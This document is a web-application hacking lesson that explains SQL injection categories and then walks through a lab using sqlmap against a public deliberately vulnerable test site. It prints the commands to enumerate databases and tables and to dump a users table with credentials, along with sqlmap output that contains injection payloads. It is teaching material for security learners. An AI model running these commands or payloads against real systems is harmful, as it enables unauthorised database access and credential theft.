Web Application Hacking Lesson – Automated SQL Injection Exploiting

Lecture:

4

What is an SQL Injection? SQL Injections: An Introduction

According to the Open Web Application Security Project (OWASP), injection attacks are first on the list of the top 10 web vulnerabilities. Diving into these, SQL injections are responsible for a big chunk of this. Exploitation of SQL injections is trivial. This vulnerability is not just web related but can also occur in desktop applications that use SQL server backends. The detectability of these vulnerabilities depends on the complexity of the application in question. Most times, point-and-shoot tools fail to successfully detect these vulnerabilities. Sometimes there is difficulty in putting the desired conditions to successfully exploit the injections into these point-and-click tools, causing the vulnerability to go unnoticed. A generic solution to prevent these sorts of flaws from creeping in while programming is to sanitize all inputs and use proper encoding, furthermore using the white-list approach to allow only data which needs to be used by application.
SQLI-LABS is an attempt to walk through the process of SQL injections in a dumb way. The focus is on understanding the core concepts, making it easy to be followed by people who are learning to break into the field of security and penetration testing. To help the learning process, a test bed has been prepared which can be followed along with this post. One can also follow the video explanations for each lesson for brief explanations about the topic. The test bed can be grabbed from https://github.com/Audi-1/sqli-labs. You can follow readme.txt for installation instructions or can watch the brief video. http://www.youtube.com/watch?v=NJ9AA1_t1Ic

What are SQL injections?
An SQL injection is a kind of injection vulnerability in which the attacker tries to inject arbitrary pieces of malicious data into the input fields of an application, which, when processed by the application, causes that data to be executed as a piece of code by the

back end SQL server, thereby giving undesired results which the developer of the application did not anticipate. The backend server can be any SQL server (MySQL, MSSQL, ORACLE, POSTGRESS, to name a few)
The ability of the attacker to execute code (SQL statements) through vulnerable input parameters empowers him to directly interact with the back end SQL server, thereby leveraging almost a complete compromise of system in most cases.

What are different types of SQL injections?

SQL injections can be classified and categorized in different ways, based on the type of data extraction channel, the response received from server, how server responses aid in leveraging the successful exploitation, impact point, etc.

Based on the data extraction channel

- Inband or inline
- Out-of-band

SQL injections that use the same communication channel as input to dump the information back are called inband or inline SQL Injections. This is one of the most common methods, readily explained on the Internet in different posts. For example, a query parameter, if injectable, leads to the dumping of info on the web page.
Injections that use a secondary or different communication channel to dump the output of queries performed via the input channel are referred to as out-of-band SQL injections. For example, the injection is made to a web application and a secondary channel such as DNS queries is used to dump the data back to the attacker domain.

Based on the response received from the server

- Error-based SQL injections
- Union query type.
- Double query Injections.
- Blind SQL Injections
- Boolean-based blind injections.
- Time based blind injections.


Error-based SQL injections are primarily those in which the SQL server dumps some errors back to the user via the web application and this error aids in successful exploitation.

Lab:


Scenario #1: Injection through HTTP GET parameter

In this scenario, we demonstrate identification of a SQL injection through a GET parameter. First browse to the target site http://testasp.vulnweb.com/showthread.asp?id=0

Next, we can spider the target site to identify vulnerable pages. This is done by right clicking on the site name , selecting “Attack” and then “Spider site,” as illustrated below




In the “Sites” pane , we see http://testasp.vulnweb.com/showthread.asp?id=0 and the content pane shows the actual HTTP GET request that was generated in this transaction. The Target URL is highlighted in the content pane below



Now that we have identified a vulnerable parameter , we will execute from the terminal window:

1. Determine what kind of database is in use. This is called “Fingerprinting the Database”:


python sqlmap.py -u "http://testasp.vulnweb.com/showthread.asp?id=0"



2. Next we list the type of database server on the server . Type:

root@bt: /pentest/database/sqlmap# python sqlmap.py -u "http://testasp.vulnweb.com/showthread.asp?id=0" --dbs

sqlmap then attempts various combinations of injection attempts against the id parameter. After a brief period of testing sqlmap reports the following: (I shortened output) and identifies the databases in use :




3. Next we choose the database and enumerate the tables. We will list the tables of the “account” database.

python sqlmap.py -u python sqlmap.py -u "http://testasp.vulnweb.com/showthread.asp?id=0" --tables -D acuforum

Choose any defaults to any questions sqlmap asks.

In this example we chose the database “acuforum”, and list the tables of this database.



root@bt: /pentest/database/sqlmap
root@bt: /pentest/database/sqlmap/output/webscantest.co
Payload: id=0 WAITFOR DELAY '0:0:5'--
Type: inline query
Title: Microsoft SQL Server/Sybase inline queries
Payload: id=(SELECT CHAR(58)+CHAR(109)+CHAR(101)+CHAR(111)+CHAR(58)+(SELECT (CASE WHEN (3263=3263) THEN CHAR(49) ELSE CHAR(48)
(112)+CHAR(98)+CHAR(58))

[15:18:28] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2005
[15:18:28] [INFO] fetching tables for database: acuforum
[15:18:29] [INFO] heuristics detected web page charset 'ascii'
[15:18:29] [INFO] the SQL query used returns 4 entries
[15:18:29] [INFO] retrieved: "dbo.forums"
[15:18:29] [INFO] retrieved: "dbo.posts"
[15:18:30] [INFO] retrieved: "dbo.threads"
[15:18:30] [INFO] retrieved: "dbo.users"
Database: acuforum
[4 tables]
+---------+
| forums |
| posts |
| threads |
| users |
+---------+
[15:18:30] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 5 times
[15:18:30] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/testasp.vulnweb.com'
[*] shutting down at 15:18:30
root@bt:/pentest/database/sqlmap#
<< back | track 5 r3
root@bt: /pentest/data...

4. Next we want to dump the users and passwords.

python sqlmap.py -u "http://testasp.vulnweb.com/showthread.asp?id=0" --dump -D acuforum -T dbo.users

As illustrated below we have obtained the usernames and passwords for this database!!



Conclusion

In this lesson, we covered using a sqlmap to take advantage of a GET based sql injection vulnerability and then dump(obtain) the user names and passwords.

Questions

1. Who or what is OWASP? This answer will need to be researched outside of what is in the lesson.
2. Another question outside this lesson. What are the Top 10 threats according to the OWASP Top 10 2010?
3. What number is SQL Injection on the OWASP Top 10?
4. What is an error based SQL Injection?
5. Based on what an Error-based SQL Injection is, what would you assume a Blind SQL Injection is?

Proof of Lab

Take screenshots on your screen to match any screenshot that I have provided in the lesson.